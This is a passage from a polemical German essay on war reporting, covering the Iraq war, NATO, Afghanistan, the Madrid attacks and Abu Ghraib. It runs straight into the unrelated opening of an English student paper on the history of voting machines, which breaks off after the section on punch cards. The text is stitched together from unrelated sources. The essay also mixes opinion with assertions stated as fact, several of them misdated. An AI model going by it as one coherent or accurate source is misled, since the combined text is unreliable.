Al-Dschassira, ein privater Fernsehkanal aus dem kleinen Golfemirat Katar, ist in seiner Meinungsvielfalt und Professionalität im Jahre 2001 noch einzigartig in der arabischen Welt und erregt Aufsehen. Al-Dschassira hat vor acht Jahren begonnen, die arabische Medienwelt gründlich durcheinander zu rütteln. Das Rezept erinnert an erfolgreiche westliche Nachrichtensender wie CNN oder BBC: eine Mischung aus professionell produzierten stündlichen Nachrichten, die von einem großen Korrespondentennetz vor Ort zusammengetragen werden, Talkshows und Dokumentarfilme - eine Formel, die die informationshungrige, arabische Welt im Sturm genommen hat. Ernsthafte Nachrichten und das Zulassen vieler Meinungen schaffen etwas völlig Neues zwischen dem marokkanischen Rabat und dem irakischen Bagdad: eine arabische öffentliche Meinung, unabhängig von Regierungspropaganda, die im Libanon genauso empfangen werden kann wie in Ägypten oder Oman.

6. Der dritte Golfkrieg: Ein historischer Wendepunkt in der Berichterstattung? Oder im Bett mit dem Pentagon!

Geschwindigkeit! Die Devise jedes Gauklers! Die PR-Beraterfirmen der Bush-Administration konnten sich via Donald Rumsfeld durchsetzen und planten etwas ganz Neues als emotionalen Gleichschalter: Militainment!

Die Rituale der Kriegsvorbereitung erinnern an die Vorgängerkriege: Ein Überbösewicht wird erneut aufgebaut und Saddam Hussein ist zweifelsohne ein grausamer Diktator. Er wurde über Jahrzehnte von den USA, der ehemaligen UDSSR, Frankreich, Großbritannien und von beiden Deutschlands aufgebaut. Als Macht gegen den revolutionär-schiitischen Iran war er gar zu einem engen Verbündeten der USA geworden als die schlimmsten Verbrechen des Baat´h Regimes passierten. Es war das Jahr 1988 als es schien, dass der Irak sowohl den Krieg gegen den Iran verlieren könnte und gleichzeitig die kurdischen Regionen in den Aufstand übergingen. Das Regime antwortete mit allem, was die oben genannten Verbündeten in sein Waffenarsenal kommen ließen. Giftgas wurde gegen die iranischen Truppen eingesetzt, die BASRA beinahe eingenommen hatten. Giftgas wurde gegen die Kurden eingesetzt. Tausende Tote waren das Ergebnis, wir haben sie häufig in der Vorbereitung des Angriffkrieges der USA und ihren wenigen Alliierten auf allen Sendern zu sehen bekommen. Keine UNO-Resolution nahm das Ereignis damals überhaupt zur Kenntnis.

Im Jahr 2003 wird sehr selektiv das geschichtliche Gedächtnis verkürzt auf das Dämonische des Baath-Regimes. Die PR-Agenturen der US-Administration erfinden einen gemeinsamen heißen Draht zwischen Saddam und Bin Laden, der nachweislich nie existierte und proklamieren einen Feldzug gegen einen Feind, der angeblich nach wie vor Massenvernichtungsmittel bereit hält, um auch für die

westliche Zivilisation und die USA im Besonderen ein Bedrohungsszenario darzustellen. Ein Präventivkrieg ist in der neuen außenpolitischen Doktrin der Bush-Regierung ein ausdrückliches und reguläres Mittel. Die „uneingeschränkte Solidarität", die die Regierung Schröder bereits nach dem 11. September verkündete erwies sich als schwer gangbarer Weg. Die USA verlassen den Common Sense der UNO-Ordnung und lassen nur die Wahl: „Entweder ihr seid für uns oder gegen uns." Wie sagte doch CDU-Sozialpolitiker Blüm in einer Talkshow: „Ich bin nicht einmal mit meiner Ehefrau uneingeschränkt solidarisch." Ich möchte nicht die Ereignisse alle minutiös nacherzählen, sondern mich auf die Medienkritik beschränken… Es verblieben, wie sie selbst wissen, die Achse-der-Willigen und die Achse-der-Wiesel, womit Rumsfeld und einige US-Medien Old Europe meinten, also Frankreich, Belgien und Deutschland und eingeschränkt Russland. Powells PR-Vortrag vor der UNO rundet das Bild einer Supermacht ab, die glaubt, sie könne bestimmen, was in dieser Welt Wahrheit ist:

Bereits kurz nach den Terroranschlägen vom 11. September 2001 intensivierten US-Regierungsstellen ihre Arbeit, um die öffentliche Meinung für den Kampf gegen den Terror zu gewinnen und in der muslimischen Welt für die Positionen der USA zu werben. Wie die *New York Times* im Februar 2002 berichtete, hätte das Verteidigungsministerium (Pentagon) kurz nach den Attacken dazu ein Amt für strategische Einflussnahme eingerichtet (OSI - Office of Strategic Influence). OSI hätte die Befugnis, nicht nur „weiße", wahrhafte, sondern auch „schwarze" Propaganda zu betreiben - Desinformationen unter Freunden wie Feinden zu verbreiten. Durch die Proteste der amerikanischen Öffentlichkeit sah sich Verteidigungsminister Donald Rumsfeld Ende Februar 2002 dazu veranlasst, offiziell zu verkünden, das Amt werde geschlossen. Doch die Botschaft des Pentagon, so der Minister, solle weiterhin ins Ausland dringen, wenn auch nicht durch das OSI. In abgewandelter Form tauchte der Propaganda-Plan wieder auf: Nun soll das Amt für Globale Kommunikation (OGC - Office of Global Communication) die Welt über die US-Politik informieren, laut Einrichtungsbeschluss vom 21. Januar 2003 „wahrhaft, akkurat und effektiv". Angesiedelt ist das OGC im Weißen Haus, es untersteht somit direkt dem Präsidenten George Bush. Wir erinnern uns an den Auftritt von Außenminister Powell vor der UNO. Eine reine PR-Veranstaltung mit durchdachter Rhetorik und angeordnet wie eine Sendung einer Court-TV-Sendung im US-amerikanischen Fernsehen. Der Ankläger hält sein multimediales Schlussplädoyer, dass der IRAK tatsächlich Massenvernichtungsmittel verstecke und produziere. Inhaltlich waren die Daten, die er vortrug erschütternd dünn oder glatt falsch, wie alle Waffeninspektoren unisono verbrieften. Heute, nach dem Krieg, sind uns die

militärischen Sieger den Beweis schuldig geblieben oder wiegeln ab. Dazu später mehr...

Für die Medien der Bundesrepublik ist der Irak-Krieg eine historische Zäsur. Die eigene Regierung verweigert erstmalig nach dem zweiten Weltkrieg den Gleichschritt mit dem wichtigsten Verbündeten und die deutschen Medien, allen voran die sonst der Kritik relativ unverdächtigen Fernsehnachrichten des ZDF-Heute Journals, berichten nur noch im Konjunktiv über Meldungen des Pentagon, die sie früher ungeprüft als harte Nachrichten verkauft hätten. Die Zuschauer in Deutschland erleben eine Medien-Kur! Kaum ein Moderator lässt das unvermeidliche Motto „Im Krieg stirbt die Wahrheit als erstes" nicht sein Eingangsstatement sein. Doch besser informiert ist der Zuschauer irritierender Weise trotzdem nicht - nur distanzierter. In Ermangelung besserer Zugänge zum Kriegsgebiet muss auch die bundesdeutsche Presse ihre Informationen aus den normalen Quellen beziehen, die da wären: der allseits beliebte Informationsminister des Irak mit Spitznamen „Comical ALI", die arabischen Fernsehsender Al Dschassira, Al Arabia oder die mitgeschnittenen und beobachteten Sender der USA, die mit ihren embedded journalists Kriegsberichterstattung in Form von Militainment betreiben und den Verlautbarungen der Coalition-Forces in Quatar. Puh, da kann man nur wählen, welche Desinformation im Konjunktiv man wiedergibt, aber von einem freien Zugang zum Kriegsgebiet wie in Vietnam zuletzt ist nach wie vor nicht zu denken. Die eingebetteten Journalisten zeigen über Stunden ein sehr wirres Bild vom Kriegsschauplatz, völlig frei von jedem journalistischen Anspruch und unter der ständigen Kontrolle der Militärs.

Vielfach werden zu dieser Zeit in Ermangelung eigenrecherchiertem Materials sogenannte Spezialisten auf das wehr- und ahnungslose Fernsehvolk losgelassen. Der anscheinend kurzzeitig zum Erliegen gekommene Blitzkrieg der Coalition Forces wird vielfach hämisch kommentiert und Hoffnungen geschürt, das die Taktik der USA nicht aufgehen würde. Wie Peter Scholl-Latour im Grünen Salon bei N-TV es beschwor, diese Taktik sei von Zivilisten á la Rumsfeld entworfen worden gegen den Willen der Generäle. Das war nicht einmal eine halbe Wahrheit! Auch wenn man den umfassenden Kenntnisstand des welterfahrenen Kriegsjournalisten sonst schätzt, so wie in diesem Krieg lag er selten daneben. Alle Beteiligten des deutschen Fernsehens waren schlecht informiert und wurden schlecht informiert, oder mit Scholl-Latour gesprochen „Wer kämpft bloß in Kerbela?" Die Schlacht um Bagdad, die selbst in den harmlosesten Schätzungen tausende Tode hätte kosten sollen, blieb fast gänzlich aus.

Obwohl es dank „militainment" erheblich mehr Bildmaterial gab, war der harte Newswert extreme Mangelware. Auf den eingeblendeten Irakkarten waren die Coalition Forces nach einer Woche mal bereits vor Bagdad, dann kämpfte das

Vorauskommando bei Nassarijah 300 km zurück. Bei den Briten war es noch heftiger: Die Siegesmeldungen, die belegen sollte, dass die Grenzstadt Umm Kasr besetzt worden sei kam täglich in der ersten Woche, immer wieder und noch einmal. Aus diesem Salat war der vermittelte Subcode: Was geht da nur vor? Die Pfeile der vermeintlichen Bewegungen der Armeen waren beinahe peinlich für jeden Menschenverstand. Sat 1 leistete sich ein „virtuelles Kriegsstudio", das lächerlich an Sandkastengeneräle im virtuellen Raum erinnerte. Aber auch umgekehrt, wenn der Bildmangel eklatant wurde und einige zu verlesende News ohne fahrende Panzer und kämpfende Einheiten daherkamen, waren die internationalen Medien nicht zimperlich, trotz all der Schwüre zur Einhaltung der journalistischen Ethik. Wer die Berichterstattung zum Irak-Krieg mitschneidet, wie es die ARD-Sendung "Panorama" v. 27.3.2003 eindrucksvoll dokumentierte, wird feststellen, dass die TV-Nachrichten immer öfter Bildmaterial "Neuigkeiten" unterlegen, die schon in ganz anderen Zusammenhängen gezeigt wurden. Immer mehr von GIs gestellte Kampfszenen kommen unkritisiert auf den Bildschirm und simulieren einen tatsächlich stattfindenden Krieg.

Die Mafia in Frank Sinatras Zeiten pflegte in die Betten ihrer Gegner abgeschlagene Köpfe von Pferden zu legen als Warnung „nicht zu weit zu gehen" oder als Ankündigung einer bald folgenden Auseinandersetzung. Die US-Strategen des Pentagon übernehmen diese Taktik auf ihre Weise. Sie bombardieren real wie auch symbolisch. Wir haben das im Krieg gegen Jugoslawien bemerkt, als die USA sich nicht entblödete, die Bombardierung der chinesischen Botschaft mit der Benutzung alter geografischer Karten zu entschuldigen. Die Chinesen aus der Volksrepublik haben das verstanden. Im Irak-Krieg traf es eine Kolonne russischer Diplomaten aus Versehen, die gerade Bagdad verlassen wollte. Die US-Militärs waren vorab von der Route informiert worden. Kaum eine ausweichende Antwort war es dem US-Statedepartement allerdings wert, als es um die Bombardierung des Bagdadbüros von Al-Dschassira ging.

Das dies der letzte Krieg für längere Zeit sein würde ist nicht zu erwarten, die Opferzahlen der Alliierten lagen mit 171 unter dem Einsatz in Panama 1988. Der vorgeschobene Kriegsgrund – angebliche Massenvernichtungsmittel im Irak – stellt sich als eine richtige Propagandablüte heraus. Es starben 13 Journalisten – im Verhältnis zu den gefallenen Soldaten der höchste Blutzoll von Kriegsreportern. Doch wofür?

7. Gibt es noch eine NATO?

Es gibt strategische Ziele, die zwar noch dem 20 Jahrhundert entstammen, aber bis heute Gültigkeit besitzen. Seit dem NATO-Gipfel in Prag 2003 ist die NATO

erweitert und die neuen Mitglieder sind frisch offiziell dem Bündnis beigetreten. Die NATO kann nun eine geschlossene Grenze vom Baltikum bis zur Türkei aufweisen. Die Einwände Russlands werden mit wirtschaftlichen Versprechungen und einer blinden bis mildtätigen Betrachtung des Konflikt in Tschetschenien und anderer Konfliktregionen rund um das Schwarze Meer bis zur chinesischen Grenze besänftigt. Nach dem Scheitern der Befriedung Afghanistans gibt es ein gemeinsames Interesse aller NATO-Staaten und der GUS-Staaten. Den internationalen Gas- und Erdölfirmen sollen gesicherte Pipeline-Routen von Kasachstan bis zur Türkei, resp. Rumänien eröffnet werden, eine südlich vom schwarzen Meer durch die Türkei, eine nördlich durch die Ukraine nach Rumänien. Zusätzlich kann durch die geschlossene Grenze der unkontrollierte Zustrom von Migranten und der von dort bisher einsickernde Drogenhandel leichter begrenzt oder je nach Bedarf zugelassen werden. Das Interesse der Beitrittsstaaten ist gespalten: Zum einen sind sie noch aufgrund ihrer Geschichte vorwiegend an einem Schutz vor Russland interessiert, was sie erheblich an die Seite der Schutzmacht USA sich schmiegen lässt, da sie in erster Linie dafür der Kraft der USA vertrauen. Auf der anderen Seite sind es beinahe identisch die gleichen Staaten, die entweder jetzt in dieser Phase der EU-Erweiterung bereits in die Europäische Union integriert werden oder demnächst bis 2007 hinzustoßen sollen, was ihre Haltung zum Old-Europe diplomatisch mildert.

Aber die Funktion der NATO im alten Sinne war die Vorwärtsverteidigung der westlich-kapitalistischen Ordnung und Abwehr der strategischen Bedrohung durch den Warschauer Pakt! Nach der bedingungslosen Selbstaufhebung des letztgenannten eint niemand mehr die divergierenden Interessenlagen der Mitgliedsstaaten. Schon vor Jahren misstraute die Clinton-Regierung der Achse Frankreich-Deutschland, als diese eine gemeinsame schnelle Einsatztruppe beschloss. Seit dem wird konsequent seitens des „alten Europa" eine eigene „Europa-Armee" aufgebaut. Frankreich liefert eine neuen Flugzeugträger „Charles de Gaule", der 6 Milliarden € gekostet hat, Deutschland baut modernste Fregatten, kauft Transportflugzeuge und EU-Europa baut eine komplett eigenständig koordinierte Rüstungsindustrie auf. Ein Blick auf die anstehende Bundeswehrreform:

Minister Strucks Pläne sehen vor, die Bundeswehr bis 2010 um 35.000 Mann auf 250.000 Soldaten zu reduzieren und komplett umzubauen. Kern werden so genannte Eingreifkräfte mit 35.000 Soldaten sein. Damit sollen weltweite Einsätze abgesichert werden. Struck betonte, durch Auslandseinsätze habe die Bundeswehr ein hohes Ansehen gewonnen. "Die Bundeswehr ist zu einem wichtigen Botschafter Deutschlands geworden." Er fügte hinzu: "Diese Bundeswehr ist die größte Friedensbewegung Deutschlands." Der Minister kündigte die Beschaffung zahlreicher neuer Systeme ein, unter anderem ein satellitengestütztes Kommunikationssystem und ein weltraumgestütztes Aufklärungssystem. Ferner sollen neue Hubschrauber, Transportflugzeuge, U-

Boote und Fregatten beschafft werden. Die Investitionsquote der Bundeswehr soll bis 2005 bei 26 Prozent liegen, mittelfristig bei 30 Prozent. Ein Realist, wer Böses dabei denkt.

8. Das wilde Afghanistan

Seit dem Ende des Krieges in diesem gebeutelten Land versuchen die Medien unseres Landes einen Spagat. Auf der einen Seite kann nicht verschwiegen werden, dass es nach wie vor „unruhige" Gebiete gibt, in denen seltsame Kriegerfürsten und Stammesführer herrschen. Es gibt das Grenzgebiet zu Pakistan, indem wiederholt US-amerikanische Truppen gegen die Taliban-Milizen kämpfen – natürlich jagen sie nur steckbrieflich gesuchte Terroristen! Insider wissen aber, dass bereits das begonnen hat, was damals die Truppen der UdSSR zermürbt hat – der Guerillakrieg! Und dieser rückt immer näher an Kabul und andere angeblich gesicherte Gebiete. Aber natürlich da, wo der Deutsche Soldat den polizeilichen Frieden sichert, da ist es verhältnismäßig ruhig – dort kann Wiederaufbauarbeit geleistet werden: Schulen auch für Mädchen wurden portraitiert, der Wiederaufbau der Wasser- und Stromversorgung. Dieses erzeugte Bild ähnelt der Berichterstattung der britischen Medien über den Teil des Iraks, der unter der Besatzung britischer Truppen angeblich befriedet sei. Solange dieses Bild aufrecht zu erhalten war. Am 02. Juni 2004 ereilt die deutsche Öffentlichkeit eine schwer verdauliche Nachricht, hier wiedergegeben nach spiegel-online: *„Nach dem Mord an fünf ihrer Mitarbeiter stellt die Hilfsorganisation "Ärzte ohne Grenzen" ihre Arbeit in ganz Afghanistan auf unbestimmte Zeit ein. Ausgenommen seien "lebensrettende Aktivitäten", teilte die Organisation mit. Am Mittwoch waren in der nordwestafghanischen Provinz Badghis eine Belgierin, ein Niederländer, ein Norweger und zwei Afghanen getötet worden. Die radikalislamischen Taliban bekannten sich zu der Tat. Es war der schwerste Anschlag auf eine ausländische Hilfsorganisation in Afghanistan seit dem Sturz der Taliban Ende 2001.Die Vereinten Nationen verurteilten den Mord. Der Uno-Sondergesandte Jean Arnault nannte den Angriff "eine weitere tragische und inakzeptable Tat, die gegen die Gemeinschaft der Helfer gerichtet ist". Die Mörder müssten zur Verantwortung gezogen werden. Unterdessen flog ein UN-Hubschrauber in die Region des Angriffs, um die Leichen nach Kabul zu überführen. Taliban-Milizen greifen immer wieder Mitarbeiter von Hilfsorganisationen an. Allerdings operieren die radikalislamischen Rebellen vornehmlich im Süden, Südosten und Osten Afghanistans. Ein Taliban-Sprecher hatte gestern landesweite Operationen vor den für September geplanten ersten freien Wahlen des Landes angekündigt.*" Wir merken uns: Die Taliban sind zur Zeit vorwiegend aufrührerisch im Süden, Südosten und Osten. Die Mitarbeiter der Ärzte ohne Grenzen wurden im Nordwesten ermordet. Da bleibt nicht sehr viel übrig. Die deutschen Truppen sind neben der US-amerikanischen Militärmacht, die zweitstärksten im Lande. Wer tatsächlich annimmt, der

Irakkrieg zieht die radikalislamistische Aufmerksamkeit einseitig auf die im deutschen Mediensprachgebrauch systematisch genannten „Besatzer" dort, könnte sich recht fix irren. Die deutsch-afghanische Freundschaft wurzelt in brackig-brauner Erde.

Dennoch können die Strategen der Al-Kaida analytisch denken und noch sind die Ziele fern. Osama Bin Laden himself bot am 15. April 2004 der westlichen Welt einen Waffenstillstand an, wenn sie ihre Truppen bin 3 Monaten aus allen islamischen Ländern abziehe. Er meinte explizit nicht nur den Irak ... Also haben wir noch einen Monat Galgenfrist. Aber:

9. Der Terror erreicht Europa

Seit dem 11. März 2004, seit den Anschlägen auf den Madrider Eisenbahnnahverkehr erscheint das Problem des internationalen Terrorismus, motiviert aus Abwehr des westlich-kapitalistischen Kultur- und Wirtschaftsimperialismus und dem Kennzeichen fundamentalistischer islamistischer Phraseologie als auch inner-europäisch.

Erst ein Wort zu den spanischen Verhältnissen. Die Regierung Aznar hatte sich eng an die Seite der USA begeben im Irakkrieg und gar, ähnlich Polen, eigene Truppen entsandt. Ich spreche von der Regierung Spaniens, nicht von den Spaniern, die in seltener Einigkeit gegen den Krieg und gegen ihre Regierung demonstrierten. Nach Umfragen waren 90 % der Spanier gegen jeglichen bewaffneten Beistand ihres Landes dem Bündnispartner USA gegenüber. Die Regierung überging diese Tatsache und engagierte sich an der Seite Rumsfelds. Es lockten Aufträge beim Wiederaufbau des Irak und als zweiter Juniorpartner neben den Briten ein Geschmack erneuter Kolonialmacht am Weltkuchen! Die Anschläge in Madrid waren eine direkte logische Folge. Das der Anschlag und die Natur des Terrorismus á la El Quaida-Netzwerk und anderer „Islamistischer Fundamentalistengruppen" barbarisch sind möchte ich hier noch mal betonen, damit nicht der Eindruck entstehen kann, das ich diese verharmlosen oder ins bessere Licht stellen möchte. Die gehören bekämpft! Doch so was kommt von so was!

Die Aznar-Regierung ließ sich durch die heiße Phase des Wahlkampfes in ihrem Land dazu verleiten auf Zeit zu spielen und agierte mit einem Täuschungsmanöver, dass sie schlussendlich die Macht kostete. Eine weitere „misslungene Inszenierung!" Obwohl alle Spuren in Richtung radikalislamistischer Migrantengruppen aus dem Marokko deuteten und auch einige unerschrockene Journalisten, vorwiegend in dem von der Regierung unterschätzten Medium Radio auch darüber berichteten, versuchte die Regierung Aznar die ETA für die Anschläge verantwortlich zu machen. Sie hatten drei Tage bis zur Wahl zu überbrücken. Eine Inszenierung, die an den Hollywood-Spielfilm „Wag the dog" erinnerte, schaffte es nicht über die Zeit. Tragisch war die deutsche

Berichterstattung zu dieser Zeit. Die Fernsehnachrichten in ARD und ZDF befragten „Experten" der deutschen Geheimdienste oder ihre eigenen, die sie für solche Fälle bereithalten und wer war bis zum Wahltermin der maßgeblich verdächtige, die ETA. Fast alle Nachrichtensendungen und auch die deutschen Zeitungen reagieren mit der Geschichte der Terroranschläge durch die ETA, nur ganz leise und sehr vereinzelt und meist im untersten Drittel der Berichterstattung wird auch auf die Möglichkeit verwiesen, das es radikale Islamisten hätten sein können. Erst als alle Haltelinien zerbrachen und die Aznar-Regierung die Wahl aufgrund des offenkundigen Täuschungsmanövers zu verlieren schien, drehte sich die Berichterstattung und empörte sich „mit" der spanischen Bevölkerung. Danach kein kritisches Wort über die eigene Berichterstattung, keine Nachfragen an die vorgeblichen Experten, wie die bescheidene Analyse zustande gekommen war. Die neue spanische Regierung des José Luis Rodríguez Zapatero zog als Ergebnis der Wahl und der Terroranschläge ihre Truppen aus dem Irak ab. Die spanisch sprechenden Verbände aus Honduras und der Dominikanischen Republik schlossen sich zumindest aus logistischen Gründen an und nahmen die Gelegenheit war, das zunehmend sinkende Schiff zu verlassen. Stand 21. Mai 2004

10. Der Irak Heute

Peter Scholl-Latour wurde von mir erwähnt mit der Wertung, selten hätte er so geirrt oder im Nebel gestanden wie während der Irakkriegs. Eine Behauptung des Journalisten aber sollte sich als absolut richtig erweisen: Nach dem Krieg fängt der eigentliche Krieg erst an. Erinnern wir uns: 171 zugegebene Verluste durch unmittelbare Folgen des „Blitzkrieges". Allein im April 2004 sterben durch Anschläge und Kämpfe im Irak über 140 GIs. Doch noch ist es nicht der „Blutzoll", der die US-amerikanische Öffentlichkeit brüskiert. Es sind Bilder ganz anderer Art, die im Zusammenspiel mit anderen obskuren Nachrichten die Umfragewerte des Präsidenten sinken lassen: Bereits ab Juni 2003 beklagt Amnesty International die Übergriffe US-amerikanischer Militärs an irakischen Zivilisten und mahnt die US-Administration die Verhältnisse in den Gefängnissen zu untersuchen, da immer häufiger Foltervorwürfe kursieren würden. Das hätte keine Sau interessiert und wurde auch kaum mehr als eine Randnotiz wahrgenommen. Zum Verhängnis werden Bilder, die die GI´s selbst im internen Internetforum kursieren lassen und die eigentlich uninteressierten Zeitungen zugespielt werden. Erst als die Drohung Form annimmt, dass diese Bilder Oppositionspolitikern und NGOs auf der ganzen Welt zugespielt werden könnten, reagieren nach unzähligen Prüfungen, ob der Echtheit und Plausibilität der Aufnahmen, die US-amerikanischen Medien. Der Schaden ist bis heute unabsehbar. Sonderuntersuchungskommissionen löchern Rumsfeld und lassen selbst Miss Rice relativ blass wirken. Es ist nur die Spitze eines Eisbergs. Der Fall des Strippenziehers Vize-Präsident Dick Cheney wird offenkund. Seine Ex-Firma Halliburton bekommt ohne Ausschreibung Milliardenaufträge zum Aufbau des

Irak. Die irakischen Ressourcen werden nicht treuhänderisch verwaltet, sondern gehören demnächst oder bereits faktisch US-amerikanischen Firmen. Letzte Halteseile beginnen im Propagandaspiel der US-Regierung zu reißen. Erinnern wir uns an die drei Faustregeln für eine erfolgreiche Inszenierung:

1. Um die Unterstützung der Öffentlichkeit für den Krieg aufrechtzuerhalten, dürfen Sie die eigenen Leute nicht als rücksichtslose Barbaren zeigen.
2. Wenn Sie das Vertrauen der Öffentlichkeit in die Kriegsziele der Regierung nicht zersetzen wollen, können Sie nicht erlauben, dass ihre Söhne vor ihren Augen an den Fernsehschirmen zu Hause verwundet und verstümmelt werden.
3. Daher müssen Sie den Zugang der Korrespondenten zum Kriegsschauplatz kontrollieren. Berufen Sie sich auf die Zensur und gewinnen Sie die Unterstützung durch den Patriotismus zu Hause und im Kampfgebiet.

Hatte die Achse der Wiesel nicht immer behauptet, es gäbe keine Massenvernichtungswaffen im Irak? Das musste schon verdaut werden, aber die US-amerikanische Öffentlichkeit erlebt zunehmend schamvoll starrend ihre GI´s als rücksichtslose Barbaren mit Hang zu einem sadomasochistischen Triebschicksal. Täglich flimmern Bilder von getöteten US-Soldaten über den Bildschirm und die USA selber hat die Medientechnik via eigene Armee in das Zweistromland gebracht, die den Nachrichtenfluss so schwer kontrollierbar macht. Sie haben im vorgeblichen Frieden keine Legitimation einer weitergehenden Zensur. Die Medien haben mittlerweile alle ihre Satellitenschüsseln im Irak. Das Terror-Netzwerk „El-Kaida" nutzt die Möglichkeiten der Infiltration und sammelt zu allem entschlossene Irakis, die Besatzer zu attackieren. Die USA hat Ihre Gegner förmlich eingeladen, den Schauplatz zu betreten. Die unmittelbare Nähe „Saudi-Arabiens" als Ausgangspunkt und klandestinem Zentrum der Bewegung trägt ein Übriges dazu bei.

Alles ein Besetzungsproblem? Die Geschichte schreiben in den Geschichtsbüchern immer die Sieger und Hollywood und die großen Networks waren immer sehr kreativ und originell im Umgang mit Originalen. Der Ausgang oder gar ein Ende der Geschichte ist noch nicht determiniert. Sechs Tage Staatstrauer anlässlich der Beerdigung des letzten kalten Kriegers Ronald Reagan ist nur der Anfang einer patriotischen Kampagne und die Regisseure werden schwer daran arbeiten, die Bilder aus dem – wie hieß das Gefängnis noch – in Vergessenheit geraten zu lassen. Sind Sie aus der Berichterstattung über die Ausschüsse und das Gerichtsverfahren gegen den „Kinderschänder Dutroux" schlau geworden? Sehen Sie, alles ist in guten Händen, die Kommissionen zu den unamerikanischen Taten im Irak sind eingesetzt und werden sich über Jahre hinziehen …!

Die New York Times entließ ihren Chefredakteur Howell Raines und eröffnete dem staunenden Leser, dass sie auf falsche Aussagen und Quellen gesetzt hätte während der Irak-Krise. Sie würde nun eine Artikelserie über die eigenen Falschinformationen und ihre Entstehung im eigenen Blatt veröffentlichen. Das ist gut so und auch das wird zur Wiederbelebung einer regierungskritischen Öffentlichkeit beitragen. Der Verlust an Glaubwürdigkeit kann bei Zeitungen zu erheblichen Umsatzeinbußen führen. Der hiesige „Stern" kann davon ein Lied singen.

Ich will hier nicht lamentieren über die versuchte Nachrichtenverhinderung oder propagandistische Beeinflussungsversuche von Konfliktparteien. Wer über Ungereimtheiten bei einem mittelständischen Betrieb als Journalist berichten will trifft nicht den zuständigen Ingenieur, sondern bereits auf eine Mitarbeiterin des Öffentlichkeitsarbeitsbereichs, die freundlich lächelnd erklärt, dass doch alles ganz anders sei. Im Ringen um die „Wahrheit" um eine faktenreiche Diskussion über Werte und Entscheidungen, die wiederum über den Einsatz von Menschen und deren Leben in der Demokratie bestimmen, darf der „Schein" jedoch nicht als objektive Faktenlage dargestellt werden. Tatsächlich gibt es zur aktuellen Lage vielfältige Versuche von Seiten der öffentlich-rechtlichen Sender wie auch sichtbar von RTL, die totale Identifikation mit den Bildern des Pentagon aufzubrechen und die Nachrichtenlage immerhin korrekt zu kennzeichnen. Das heißt grundsächlich die Quellen zu benennen. Fast alle öffentlich-rechtliche Sender, explizit „arte", „Phoenix", im „WDR" und beim privatwirtschaftlichen Nachrichtenkanal N-TV bildeten Expertenrunden, die sich mit der Rolle des Fernsehens im Krieg beschäftigten. Es wäre auch im Sinne einer Unterstützung des Kampfes gegen den Terrorismus von Seiten radikaler Islamisten wichtig, die Öffentlichkeit korrekt zu informieren und damit eine Meinungsbildung zuzulassen, die dann den Einsatz eigener Leute auch qualitativ deckt. Das Scheitern des PR-Feldzugs Vietnam hat viel damit zu tun, dass ein verzerrtes falsches Bild von der Lage dort in die Wohnzimmer kam und als das nicht mehr gehalten werden konnte und die Realität sich Bahn brach keine Widerstandslinien mehr vorhanden waren. Der Krieg gegen den Terror wird andauern und je länger er währt, wird eine Verhinderungspolitik nicht einer bröckelnden „Allianz" nützen. Die Art der Kriegsführung, nicht nur die Art der Berichterstattung wird mitentscheiden, wie die Unterstützung weltweit für den Kampf gegen islamistische Fanatiker anhalten wird.

Afghanistan, wie auch der Irak waren von sich aus „technisch gesehen" kein Gegner. Kein oder kaum Fernsehen, ein rudimentäres Radio, kein Internet. Ein Glück für die Allianz! Seit dem es die Möglichkeit gibt, per Videostream im Internet Kriegsbilder zu kommunizieren, ist die Möglichkeit der Zensur oder Nachrichtenverhinderung schwer eingeschränkt. Ein neues Medien-Zeitalter beginnt. Aber die westliche Werte- und Wertschöpfungsgemeinschaft versucht auch das Internet unter Kontrolle zu bringen. Sogenannte Content-Filter (bereits

in der VR China und im Iran erfolgreich im Einsatz) oder zweifelhafte Überwachungsmethoden durch westliche Geheimdienste nähren den Verdacht, dass eine Demokratisierung des Mediums einen schlummernden BIG BROTHER mit großer paranoider Potenz auf den Plan ruft. Der auf dem Gipfel von Genua 2001 erschossene Demonstrant ging per Internet um die Welt – die Bilderserie der Umstände ebenfalls. Nach meiner Recherche hat es ein Jahr gedauert, bis der kleine Fernsehsender *arte* den Fall dieses Tötungsdeliktes aufgegriffen und die Beweisfotos in Reihe veröffentlicht hat. Eine Medienpolitik, die sich gegen einen Grundpfeiler der Demokratie – der freien Meinungsbildung – ausrichtet, ist auf Dauer eine Demütigung und führt erst zu einer Legitimationskrise eines Staates oder einer parlamentarisch-organisierten Gemeinschaft. Eine neue, eine demokratisierte Medien-Strategie muss sich in demokratisch verfassten Gesellschaften durchsetzen, trotz aller Risiken und Faustregeln, wie die von Maggie Thatcher. Sie muss die versuchte Manipulation durch Öffentlichkeit und Transparenz ersetzen. Das geht natürlich nur, wenn die Motivation für Kriege und gewaltsame Auseinandersetzungen nicht ein kaum gezügelter Imperialismus ist, sondern tatsächlich ein Eintreten für die Macht, die vom Volke ausgehen soll und für die unveräußerlichen Menschenrechte. Wie soll sich sonst die doch so ehrenwerte und zivilisierte Wertegemeinschaft des Westens unterscheidbar machen von den Schurkenstaaten und Despoten, wenn nicht durch eine freie Meinungsbildung ihrer Bevölkerung.

Voting Machine Technology

December 15, 2004

Tom Trumpbour

Introduction

In the quest to be both efficient and accurate, voting technologies have progressed since the 19th century. The overall function is to give a precise account of voter intent, thus inspiring public confidence. When this criterion is met, we accept the outcome regardless of what our vote is.

There are many hurdles to get true voter intent. Voters must have a ballot that cannot be traced back to the individual. This would prevent the purchase or some threat to gain that constituent. At the same time, auditing must be done in order to realize that the election is credible.

This short paper will delve into the history of voting machines, a study of the various technologies, a focus on Diebold design, and a summary about the DRE technology.

History of Voting Machines

Uniform paper ballots where the first attempt to streamline the voting process. The voter makes choices in private by marking boxes on a printed form. When the voter is finished, he drops the form into a sealed box for later hand counting. The first uniform paper ballots were used in Victoria Australia in 1856. They began use in the United States in the State of New York in 1889. They account for less than 2 percent of the voting in the United States.

Mechanical lever machines are the next generation in voting machine technology. A lever closes a privacy curtain, which initializes the machine for the voter. Horizontal levers are turned for each candidate that is finalized when opening privacy curtain with lever. The counting is done with dials, which move one tenth of a rotation (36 degrees) for each digit. Its first use was in Lockport, New York in 1892. Every major US city deployed them by the 1930's. Levers counted over half of the US votes by the 1960's. Today they account for about 20 percent of US counts.

Punch cards later came on the scene in the 1960's. The voter punches holes in cards that are put in a ballot box. The punch cards are later computer tabulated at the precinct. There are two types used in the US: votematic (Candidate names correspond to numbers on the card) and datavote (Names are shown on a guide next to the chads to be punched). They were first used in Georgia in 1964. In 1996 they were used by an estimated 37 percent of the US.

